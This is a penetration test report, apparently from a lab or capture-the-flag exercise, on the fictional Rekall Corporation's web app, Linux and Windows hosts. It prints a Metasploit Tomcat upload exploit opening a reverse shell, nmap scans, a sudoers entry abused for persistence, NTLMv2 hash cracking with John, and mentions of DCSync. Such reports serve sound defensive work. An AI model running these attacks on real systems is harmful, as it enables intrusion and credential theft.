Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Performed by: Lair INC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Lair INC (LI)
Contact Name	Brad Lair
Contact Title	CEO

Document History

Version	Date	Author(s)	Comments
001	Jan 31 2023	Brad Lair	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. This penetration report was conducted by Lair Inc (LI).

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization).


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Many of the vulnerabilities found can be remediated with low cost solutions, such as routine updates
- There was not a large number of machines that were vulnerable
- No employees fell victim to phishing campaigns during the engagement

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Employees were not following strong password policies
- Many of the exploits were of a critical severity
- Abundance of sensitive information was visible on the internet and dramatically increased the attack surface of Rekall's assets
- Multiple avenues (Web Application, Linux OS, Windows OS) had several vulnerabilities that were exploited


Executive Summary

LI performed penetration testing of three main assets of Rekall Corporation: the web application, linux servers and windows machines. Numerous critical vulnerabilities were found, with 7 having low cost solutions required. These low cost solutions are performing system updates, mandating stronger passwords and educating employees about multi-factor authentication. Despite these vulnerabilities existing, knowing they can be solved at a low cost to Rekall Corporation is encouraging. There were also multiple instances where company information was placed in an open source forum (such as Github) that increased the attack surface for Rekall. Creating action plans for system updates and giving security training to your employees will greatly harden the system.


The engagement began with a scan of Rekall's web application (192.168.14.35). The open source software ZAP was used to mimic the tools an attacker may have at their disposal.



This scan returned multiple alerts, and was how the initial vulnerability of the stored cross site scripting was found. From here, Burpsuite was used to listen on the site, to see if any additional credentials could be harvested.



During the engagement, Burpsuite did not return any credentials but with more time there may have been success. The rationale for this is because the output on the web application was not encoded. The first major step into Rekall's system came with the traversal to the etc/passwd page on the application.



There was a user melina that was found, and some password guessing found the password to be the same as her username. This was the first entry into Rekall's system.

There was an abundance of data that was found via OSINT. for example, the below domain dossier.

Queried **whois.godaddy.com** with "**totalrekall.xyz**"...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-02-02T19:16:19Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2023-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
```

As you can see, there was the name sshUSER alice that was exposed. This was utilized later to get into the linux server. Another nmap scan was performed on the subnet with all the linux servers, and this returned a lot of information that was later exploited. Knowledge of the server type and version is particularly important for attackers, because the exploits are then tailored to each version. As an example, a tomcat jsp upload bypass was run on the server with the IP 192.168.13.10 that resulted in LI obtaining a root shell.


```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 192.168.141.134:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.141.134:4444 -> 192.168.13.10:53064 ) at 2023-01-23 19:41:15 -0500

whoami
root
ls-l
find flag
find -f flag
find /-type f /iname "flag"
find / -type f -iname *flag*
/root/.flag7.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
cat /root/.flag7.txt
8ks6sbhss
```

```
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.0000080s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 47.72 seconds
```


Obtaining a root shell is particularly valuable for an attacker, because the system can be modified for later access. This can be done by editing the sudoers file, for example.

```
cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

In addition to the Linux servers, the windows machines on the network were exploited as well. The first step for this was utilizing the information found on Github regarding “totalrekall”.



As you can see, credentials were harvested that were used to move throughout the windows machines. Similarly, nmap scans were performed to map out the communicating machines on the windows network. There was mainly the domain controller and windows 10 machine that responded.




```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00054s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
6001/tcp open  X11     (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 34.55 seconds
```

With credentials and an attack roadmap, gaining access was guaranteed for LI. Other exploits were utilized which resulted in gaining the adminbob.txt file, which was subsequently cracked and harvested for credentials.

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo d
d

┌──(root💀kali)-[~]
└─# echo d >> adminbob.txt

┌──(root💀kali)-[~]
└─# nano adminbob.txt

┌──(root💀kali)-[~]
└─# john adminbob.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2023-01-24 19:32) 11.11g/s 73933p/s 73933c/s 73933C/s 123456..pookie1
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```


The most severe exploit was launched on the domain controller using admin bob's credentials, and this was to perform a dc sync, as shown below.



With this, the administrator's password hash was visible for LI and now full control was established. It should be noted that the ntlm hashes of all users can be obtained using a dc sync.

From the above summary it may seem like Rekall's network was not equipped to fend off attackers. With the recommendations outlined in the vulnerability findings section of this document, many of these weaknesses will be eliminated. An attacker will not be able to map out their attack surface if machines are configured to not accept pings from unknown IPs. System updates and strong passwords will greatly reduce the likelihood of an attacker being able to exploit the system. Lastly, increasing the headcount of security operations analysts will allow for more eyes on login events, and other configured alerts in Rekall's SIEM software. Since there is no guarantee that new exploits will not be discovered, often the best plan is to quarantine infected hosts quickly. Which limits the damage of a hack. However, by implementing the recommendations in this document this becomes far less likely. Please read the below sections to bolster your understanding of the engagement. Also, Lair INC encourages you to reach out to continue the conversation, as security is an outgoing practice that requires constant community discussion.

Sincerely,



Summary Vulnerability Overview

LI discovered many vulnerabilities within Rekall's Corporation's web application, Linux Server and Windows server. A further analysis of several vulnerabilities will be presented below. Remediation strategies are presented, and if implemented, will significantly harden Rekall Corporation's domains and assets.

